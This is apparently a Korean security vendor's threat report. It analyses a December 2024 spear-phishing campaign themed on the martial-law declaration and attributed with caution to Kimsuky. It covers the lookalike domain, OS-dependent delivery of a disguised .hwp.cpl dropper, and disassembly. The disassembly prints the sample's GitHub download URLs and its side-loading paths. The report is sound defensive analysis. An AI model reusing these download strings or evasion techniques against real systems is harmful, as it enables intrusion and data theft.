

# 비상계엄 테마 APT 공격과 Kimsuky 그룹 연관성 분석

genians.co.kr/blog/threat\_intelligence/apt-attacks-martial-law

## ◆ 주요 요약 (Executive Summary)

- 한국내 비상계엄과 정치·사회적 이슈를 악용한 APT 공격 심층 분석
- 스피어 피싱 공격 이메일을 통해 악성파일 다운로드 주소 전달
- macOS, Windows 운영체제에 따라 정상/악성파일 다르게 유포
- 제어판 항목(.cpl) 파일과 구글 업데이트 위장 초기탐지 회피 시도
- 날로 교묘해지는 APT 공격 증가 추세에 따라 EDR 도입 필요성 증대

## 1. 개요 (Overview)

○ 2024년 12월 11일 수요일 오후 1시 45분, 「FW: 방첩사 작성한 "계엄 문건" 공개」 제목의 스피어 피싱 (Spear Phishing) 공격 이메일이 대북분야 종사자 대상으로 무작위 유포됐습니다. 한편, 한국인터넷진흥원(KISA) 위협분석단 종합분석팀은 '비상계엄 이슈를 악용한 사이버 공격에 대한 주의 권고' 보안공지를 게시했습니다. 해당 권고문의 주요 내용은 다음과 같습니다.

① 12월 3일 선포된 비상계엄을 악용한 사이버 공격 시도에 대해 사용자 주의 요구

→ 비상계엄으로 인한 혼란을 틈타 정부·공공기관 등을 사칭한 해킹메일, 관련 영상이나 이미지 등을 통한 악성코드 유포 예상

② 비상계엄 문건으로 위장한 악성코드 유포 발견

→ 비상계엄 관련 첨부파일이 포함된 이메일을 통해 악성코드 실행 유도 예상

○ 이번 건은 비상계엄 이슈의 사회공학적 기법과 확장자가 CPL인 제어판(Windows Control Panel) 파일이 활용됐습니다. 이런 전술은 호기심 유발로 위협요소 접근도를 높이고, 단말에 설치된 Anti-Virus 제품의 알려진 패턴 탐지 회피에 있습니다.


○ 만약 국가배후 APT 공격용 모듈이 단 하나라도 내부 단말에 유입될 경우 잠재적 위험도는 점차 커지게 됩니다. 따라서, 알려지지 않은 신규 위협을 보다 능동적으로 식별하기 위해선 이른바 이상행위 탐지 대응 기술이 내재화된 EDR(Endpoint Detection and Response) 시스템 도입이 무엇보다 중요해 지는 추세입니다.

○ 본 보고서는 비상계엄 문건내용으로 현혹했던 APT 공격의 실제 악성코드를 기술적으로 분석해 살펴보고, 위협 인텔리전스 기반 연구를 통한 인사이트 제공에 목적이 있습니다.

## 2. 배경 (Background)

○ 'Genians Security Center(GSC)'는 지난해 12월 11일 당시 한국에서 발생한 비상계엄 테마의 APT 공격을 발견했습니다. 지니언스도 속해 있는 민·관 사이버안보 협력 채널인 'KISA 위협 인텔리전스 네트워크'를 통해 즉각 공동대응에 착수했습니다. 이어서 과학기술정보통신부 사이버침해대응과는 「'비상계엄' 등 사회적 이슈를 악용한 해킹 메일 주의!」 제목의 대국민 보도자료를 배포했습니다.

○ 당시 GSC가 확인한 실제 공격은 마치 12월 8일 수신된 내용을 지정한 다른 이메일 주소로 전달 (FW:Forwarding)된 것처럼 보입니다. 하지만 분석결과 포워딩 메일처럼 의도해 교묘히 조작했던 것으로 드러났습니다. 이는 지명도 있는 가짜 원본 발신자의 명의로 현혹한 일종의 위장 심리전술로 밝혀졌습니다.




[그림 1] 계엄 내용으로 위장한 스피어 피싱 공격

화면

○ 스피어 피싱 공격에는 'chamsae'라는 아이디가 일부 쓰였는데, 실제 존재하는 기자의 아이디 'chamsae' (발음:참새) 단어에 's' 문자를 교묘하게 추가한 것입니다. 그리고 이메일 본문 중에는 '비번'이라는 단어가 눈에 띕니다. 보통 한글 문화권에서 '비밀번호'를 줄여쓰는 흔한 말이지만, 평소 언어습관에 따라 쓰임 정도는 사람마다 다릅니다.

○ 만약, 한글을 모르거나 매우 서투른 순수 외국계 위협 행위자가 영/한 번역서비스를 통해 문구를 쓸 경우 '비번' 보다 '비밀번호' 단어가 쓰일 겁니다. 결국 한글가능 키보드를 사용해 직접 입력했거나, 단순 복사 가능성에 무게가 실립니다. 이처럼 언어학적 분석 방법론을 통해 공격에 가담한 인물의 모국어나 국적을 예측해 '위협 행위자(Threat Actor)' 프로파일링 표본 연구에 참고해 볼 수 있습니다.



[그림 2] 'ChatGPT', 'Google 번역' 서비스 비교 화면

○ 실제로 몇몇 침해사고 현장에서 관찰된 아주 작은 흔적에서 중요한 단서로 평가된 사례가 있습니다. 다양하게 흩어져 파편화된 퍼즐 조각의 단편적 해석을 넘어 개별 요소의 고유특성을 파악해 연관성을 찾습니다. 이런 작업은 많은 시간과 인내가 요구되지만, '사이버 위협 인텔리전스(CTI)' 연구에서 중요한 과정 중 하나입니다.

○ '위협 헌팅(Threat Hunting)'을 통한 '침해지표(loC)' 채증과 조사는 매우 중요하지만, 현실적으로 늘 쉽지만은 않습니다. 그렇기에 EDR 시스템을 통해 엔드포인트내 발생한 다양한 이벤트 수집과 공격 전술을 종합해 '인시던트(Incident)' 흐름을 파악하고, 정확한 가시성 확보에 주력해야 합니다. 이를 통해 전통적 보안제품 탐지 우회에 특화된 최신 APT 공격 유입을 조기에 진단하고 조치할 수 있습니다.

○ 더불어 공격 진원지, 소속 신분 등을 은닉하기 위해 점차 정교해지는 '거짓 깃발(False Flag)' 전술에 대한 배경지식과 다양한 연구도 중요합니다. 본 보고서는 사례별 특성에 따른 연관관계 추론과 고유 분석을 통해 위협 인사이트를 제시하고자 합니다.

### 3. 스피어 피싱 분석 (Spear Phishing analysis)

○ 먼저 스피어 피싱 공격에 쓰인 이메일 헤더에서 발신지 아이피(IP) 정보를 확인합니다. 이메일은 '112.175.185.[59]' 주소에서 발송된 것으로 기록돼 있습니다.

```

00000C30 41 6C 42 39 67 41 6F 78 38 59 3D 0D 0A 58 2D 4D AlB9qAox8Y=..X-M
00000C40 61 69 6C 65 72 3A 20 6D 69 6E 74 0D 0A 58 2D 4F ailer: mint..X-0
00000C50 72 69 67 69 6E 61 74 69 6E 67 2D 49 50 3A 20 5B riginating-IP: [
00000C60 31 31 32 2E 31 37 35 2E 31 38 35 2E 35 39 5D 0D 112.175.185.59]
00000C70 0A 58 2D 48 4D 2D 55 54 3A 20 2F 41 4C 71 7A 59 .X-PM-UT: /ALqzY
00000C80 51 50 6C 50 6B 6E 65 54 4F 64 4A 4C 74 65 77 4F QPlPkneT0dJLteW0
00000C90 67 70 5A 62 48 66 64 30 47 71 58 63 68 49 79 51 qpZbHfd0GqXchIyQ
  
```

[그림 3] 발신지 아이피 정보

○ 해당 주소는 한국통신(KT)에 할당된 아이피 대역으로 최근까지 동일한 아이피의 공격사례 조회결과는 나오지 않았습니다.

○ 다만, 2021년에서 2022년 사이 이번 발신지 아이피와 흡사한 '112.175.185.[19]' 아이피 주소가 사용된 피싱 공격 이력 다수가 확인됩니다.


○ 당시 공격들은 일명 '김수키(Kimsuky)' 피싱 캠페인으로 분류돼 있지만, 해당 유사성만으로 이번 공격과의 연관성을 단정할 수는 없습니다.

Date	Sender IP	Theme	C2 Domain	C2 IP
2021-11-18	112.175.185[.]19 [KR]	북한인권세미나	stibee.navers[.]store	118.33.224[.]29 [KR]
2021-11-18	112.175.185[.]19 [KR]	사이버 안전국	unusual.navers[.]store	118.33.224[.]29 [KR]
2021-12-08	112.175.185[.]19 [KR]	포털사 고객센터	navers.com-active[.]store	118.33.224[.]29 [KR]
2022-02-19	112.175.185[.]19 [KR]	건강검진결과서	medis.navers[.]store	161.97.100[.]171 [FR]
2022-03-02	112.175.185[.]19 [KR]	건강검진결과서	medicert.com-silver[.]site	161.97.100[.]171 [FR]
2022-06-07	112.175.185[.]19 [KR]	포털사 고객센터	mid.naveos[.]website	118.33.224[.]29 [KR]
2022-11-16	112.175.185[.]19 [KR]	건강검진결과서	navers.com-silver[.]site	161.97.100[.]171 [FR]

[표 1] 과거 유사한 김수키 피싱 캠페인 정보

○ 스피어 피싱 공격 이메일 본문 하단에는 [계엄사-합수본부 운영 참고자료[원본].zip] 이름의 첨부파일 URL 링크가 존재합니다. 내부 코드를 살펴보면, 위협 행위자는 마치 Gmail 구글 드라이브 주소처럼 위장했고, 실제 구글의 zip 압축 아이콘 이미지를 연결해 사용했습니다.

○ 그러나 구글 드라이브 공식 도메인이 아닌 'googlauth[.]com' 주소가 쓰인 것을 알 수 있습니다.



[그림 4] 이메일 첨부파일 링크 정보

#### 부파일 링크 정보

○ 해당 도메인 정보를 조회해 보면, 실제 공격이 수행되기 약 한달 전쯤 2024년 11월 21일 등록되었습니다.

- Domain : googlauth[.]com
- Registrar : ultahost
  - Creation Date: 2024-11-21T07:06:32Z
  - Updated Date: 2024-11-21T07:08:36Z
  - Registry Expiry Date: 2025-11-21T07:06:32Z
- Name Server
  - troy.ns.cloudflare[.]com
  - vida.ns.cloudflare[.]com
- IP Address
  - 104.21.13[.]241
  - 172.67.133[.]130
- Location
  - United States


○ GSC는 실제 공격이 수행된 당일 'googlauth[.]com' 도메인에서 두가지 파일이 다운로드된 것을 확인했습니다.

○ '[한글] 게임사-합수본부 운영 참고자료[원본].zip' 파일명은 동일하지만, 접속하는 운영체제(OS) 웹 브라우저 User-Agent 조건에 따라 정상과 악성파일이 가변적으로 선택되었습니다.

○ macOS Chrome 웹 브라우저로 접속할 경우, 정상 HWP 문서가 포함된 압축파일이 받아졌지만, Windows OS Chrome의 경우 악성 CPL 파일이 포함된 압축파일이 받아집니다.

○ 위험 행위자는 Windows OS 단말 이용자 대상으로 한 악성파일 설치를 위해 전제 조건까지 체크하는 치밀한 사전 준비를 수행했습니다.

○ 이러한 공격 전략은 「K 메신저로 유포된 'APT37' 그룹의 악성 HWP 사례 분석」 경우에도 비슷하게 식별된 바 있는데, 'ads.mailattachmentimageurlxyz[.]site' C2 서버에 'AttachmentController.php' 명령을 활용합니다.



[그림 5]

### ads.mailattachmentimageurlxyz[.]site PHP 정보


○ macOS, Windows OS 각 운영체제에 따라 다운로드된 파일을 비교해 보면 하기와 같고, 각 압축파일에 설정된 비밀번호는 동일합니다.



[그림 6] 운영체제

에 따라 다운로드된 압축파일 비교

○ macOS에서 접근할 경우에 '[한글] 게임사-합수본부 운영 참고자료[원본].hwp' 정상 문서가 Windows OS의 경우 '[한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl' 악성파일이 포함된 ZIP 압축파일이 받아지게 됩니다.



[그림 7] 각 파일 정

보와 문서 실행 화면

○ 참고로 HWP 정상문서의 경우 CPL 악성파일이 실행될 때 사용된 미끼문서와 동일한 파일입니다.

#### 4. 악성파일 분석 (Malware Analysis)

##### ● [한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl

○ '[한글] 게임사-합수본부 운영 참고자료[원본].hwp.cpl' 파일은 문서로 위장한 이중 확장자로 제어판 항목 (.cpl) 형식입니다. 연결 프로그램은 'Windows Control Panel'로, 제어판 응용 프로그램(control.exe)입니다.

○ CPL 파일이 실행되면 LdrFouwizDll.dll CPIApplet Export 함수를 호출하고, CreateThread 루틴을 통해 악성모듈을 실행합니다.

```

0x1000809c    int3
0x1000809d    int3
0x1000809e    int3
0x1000809f    int3
CPIApplet(int32_t arg_8h, int32_t arg_10h);
; arg int32_t arg_8h @ stack + 0x8
; arg int32_t arg_10h @ stack + 0x10
0x100080a0    push    ebp
0x100080a1    mov     ebp, esp
0x100080a3    mov     eax, dword [arg_8h]
0x100080a6    dec     eax
0x100080a7    cmp     eax, 5 ; 5
0x100080aa    ja     case.switch.0x100080ac.4
;-- switch
0x100080ac    jmp     dword [eax*4 + data.10008134] ; 0x10008134 ; switch table (6 cases) at 0x10008134
;-- case 1...2:
; from 0x100080ac
0x100080b3    mov     eax, 1
0x100080b8    pop     ebp
0x100080b9    ret     0x10
;-- case 3:
; from 0x100080ac
0x100080bc    cmp     dword [data.1002c58c], 0 ; 0x1002c58c
0x100080c3    mov     eax, dword [arg_10h]
0x100080c6    mov     dword [eax], 0x65 ; 'e' ; 101
0x100080cc    mov     dword [eax + 4], 0x66 ; 'f' ; 102
0x100080d3    mov     dword [eax + 8], 0x67 ; 'g' ; 103
0x100080da    mov     dword [eax + 0xc], 0
0x100080e1    jne    case.switch.0x100080ac.4
0x100080e3    push    0 ; LPDWORD lpThreadId
0x100080e5    push    0 ; DWORD dwCreationFlags
0x100080e7    push    0 ; LPVOID lpParameter
0x100080e9    push    data.10007080 ; 0x10007080 ; LPTHREAD_START_ROUTINE lpStartAddress
0x100080ee    push    0 ; SIZE_T dwStackSize
0x100080f0    push    0 ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x100080f2    call   dword [CreateThread] ; 0x10022040 ; HANDLE CreateThread(LPSECURITY_ATTRIBUTES lpTh
0x100080f8    mov     dword [data.1002c58c], eax ; 0x1002c58c
0x100080fd    xor     eax, eax
0x100080ff    pop     ebp
0x10008100    ret     0x10
;-- case 6:
; from 0x100080ac
0x10008103    mov     eax, dword [data.1002c58c] ; 0x1002c58c
0x10008108    test    eax, eax
0x1000810a    je     case.switch.0x100080ac.4
0x1000810c    push    0xffffffff ; DWORD dwMilliseconds
0x1000810e    push    eax ; HANDLE hHandle
0x1000810f    call   dword [WaitForSingleObject] ; 0x10022028 ; DWORD WaitForSingleObject(HANDLE hHandl
0x10008115    push    dword [data.1002c58c] ; 0x1002c58c ; HANDLE hObject
0x1000811b    call   dword [CloseHandle] ; 0x1002203c ; BOOL CloseHandle(HANDLE hObject)
0x10008121    mov     dword [data.1002c58c], 0 ; 0x1002c58c
;-- default:
; from 0x100080ac
0x1000812b    xor     eax, eax
0x1000812d    pop     ebp
0x1000812e    ret     0x10

```

[그림

8] CPIApplet 함수와 CreateThread 호출 루틴

○ 그 다음 루틴을 통해 위협행위자가 지정한 깃허브 주소로 접속해 추가 파일 다운로드를 시도합니다.

```

https://github[.]com/
adhrpbrn29/iqWThPAGUQ/raw/main/data1

```

```

;-- data.10028e40:
0x10028e40 xor al, 0
0x10028e42 xor al, 0
0x10028e44 xor eax, dword [eax]
0x10028e46 add byte [eax], al
;-- str.5108C225868C5D229B83BF62E0E357B0F8DDE3DE3410D7A444FCFEABFB8963E4:
0x10028e48 .string "5108C225868C5D229B83BF62E0E357B0F8DDE3DE3410D7A444FCFEABFB8963E4"; len=65
0x10028e89 add byte [eax], al
0x10028e8b add byte [ebx], bl
0x10028e8e pop esp
0x10028e8f aad 0
0x10028e91 scasb al, byte es:[edi]
0x10028e92 pop ebp
0x10028e93 add byte [eax], ah
0x10028e95 add ah, al
0x10028e97 lodsb al, byte [esi]
0x10028e98 invalid
0x10028e99 lds ebp, [eax + eax*8 - 0x2a96ffd3]
0x10028ea0 sbb dl, al
0x10028ea2 clc
0x10028ea3 mov esp, 0x20bd80
0x10028ea8 mov ah, 0xc6 ; 198
0x10028eaa add esi, eax
0x10028eac and byte [eax], al
0x10028eae cmp ah, cl
0x10028eb0 loopne 0x10028e5e
0x10028eb2 nop
0x10028eb3 invalid
0x10028eb4 int3
0x10028eb5 mov eax, 0xc6d0005b ; '['
0x10028eba clc
0x10028ebb mov esp, 0x2e005d ; ']'
;-- str..hwp:
0x10028ebc .string ".hwp"; len=12
0x10028ec8 .string "%s%s"; len=10
0x10028ed2 add byte [eax], al
0x10028ed4 add byte [eax], al
0x10028ed6 add byte [eax], al
;-- str.Mozilla_5.0_Windows_NT_10.0_Win64_x64_AppleWebKit_537.36_KHTML_like_Gecko_Chrome_114.0.0.0_Safari_537.36:
0x10028ed8 .string "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36"; len=114
;-- str.https://github.com/adrbprn29_iqWThPAGUQ_raw_main_data1:
0x10028fb8 .string "https://github.com/adrbprn29_iqWThPAGUQ/raw/main/data1"; len=112
0x10029028 ja 0x1002902a
0x1002902a bound eax, qword [eax]
0x1002902c add byte [eax], al
0x1002902e add byte [eax], al
;-- str.open:
0x10029030 .string "open"; len=10
0x1002903a add byte [eax], al
;-- str.GoogleUpdater:
0x1002903c .string "\GoogleUpdater"; len=15
0x1002904b add byte [eax + 0x72], dl
;-- str.ProgramData:
0x1002904c .string "ProgramData"; len=12
;-- str.https://github.com/adrbprn29_iqWThPAGUQ_raw_main_GoogleUpdater.zip:
0x10029058 .string "https://github.com/adrbprn29_iqWThPAGUQ/raw/main/GoogleUpdater.zip"; len=136
;-- str.s_s:
0x100290e0 .string "%s%s"; len=5
0x100290e5 add byte [eax], al
0x100290e7 add byte [0x6f475c73], ah
;-- str.s_GoogleUpdater:
0x100290e8 .string "%s\GoogleUpdater\"; len=18
0x100290fa add byte [eax], al
;-- str.s_GoogleUpdater_Updater.exe:
0x100290fc .string "%s\GoogleUpdater\Updater.exe"; len=29
0x10029119 add byte [eax], al
0x1002911b add byte [eax], al
0x1002911d add byte [eax], al
0x1002911f add byte [0x5050505], al
;-- data.10029120:

```

AES  
KEY / IV

HWP (Decoy)

Malware (ZIP)

DLL Side Loading


[그림

9) 깃허브 C2 통해 추가 파일 다운로드 명령 화면

